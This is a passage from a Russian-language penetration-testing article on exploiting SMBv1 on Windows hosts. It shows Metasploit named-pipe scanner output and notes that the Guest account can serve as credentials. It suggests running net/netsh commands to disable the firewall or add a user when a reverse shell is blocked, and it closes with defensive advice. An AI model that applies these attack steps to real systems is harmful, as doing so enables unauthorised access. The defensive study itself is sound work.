В качестве RHOSTS необходимо указать атакуемую систему. SMBUser и SMBPass могут использоваться, если известна какая-либо учётная запись в системе. Выше было показано, что пользователь Guest не отключен - значит его можно использовать.

```
msf5 auxiliary(scanner/smb/pipe_auditor) > run

[+] 10.11.1   :445        - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \epmapper, \eventlo
g, \InitShutdown, \lsass, \LSM_API_service, \ntsvcs, \protected_storage, \scerpc, \srvsvc, \trkwks,
 \W32TIME_ALT. \wkssvc
[*] 10.11.1   :           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/pipe_auditor) >
```

15. **Доступные named pipes на Win8**

```
msf5 auxiliary(scanner/smb/pipe_auditor) > run

[+] 10.11.1.   :139        - Pipes: \netlogon, \lsarpc, \samr, \epmapper
[*] 10.11.1    :           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/pipe_auditor) >
```

16. **Доступные named pipes на Win2k**

В случае, если Guest отключен, на системах новее Win8 нам понадобится найти учётную запись любого непривилегированного пользователя. В этом случае мы можем рассматривать данную атаку исключительно как способ повышения

привилегий в системе, а не как способ получения доступа.

> Уже упомянутый выше фаервол может блокировать действия эксплойта. В этом случае можно попробовать разные варианты - например, часто блокируется запуск reverse shell, но удаётся выполнить команды net и netsh, что позволит отключить фаервол, добавить пользователя, или же просто снять необходимые данные с помощью эксплойта.

Методы защиты от атаки логически вытекают из используемых для атаки методов.

1. **Отключение smbv1**. Первая версия протокола SMB относится к категории deprecated. Если её отключение невозможно, необходим мониторинг SMB активности с помощью IDS.
2. **Установка апдейтов от Microsoft**. В случае невозможности - вывод хостов из эксплуатации с заменой на современные версии ОС.
3. Хорошей стратегией в большой сети будет **мониторинг сетевого трафика с выявлением станций, использующих SMBv1**. Далее необходимо провести анализ возможности отключения SMBv1 на них, а в случае невозможности - анализ целесообразности использования этих хостов, возможности временной изоляции за WAF, а также планирование их последующей модернизации.

Использованные материалы: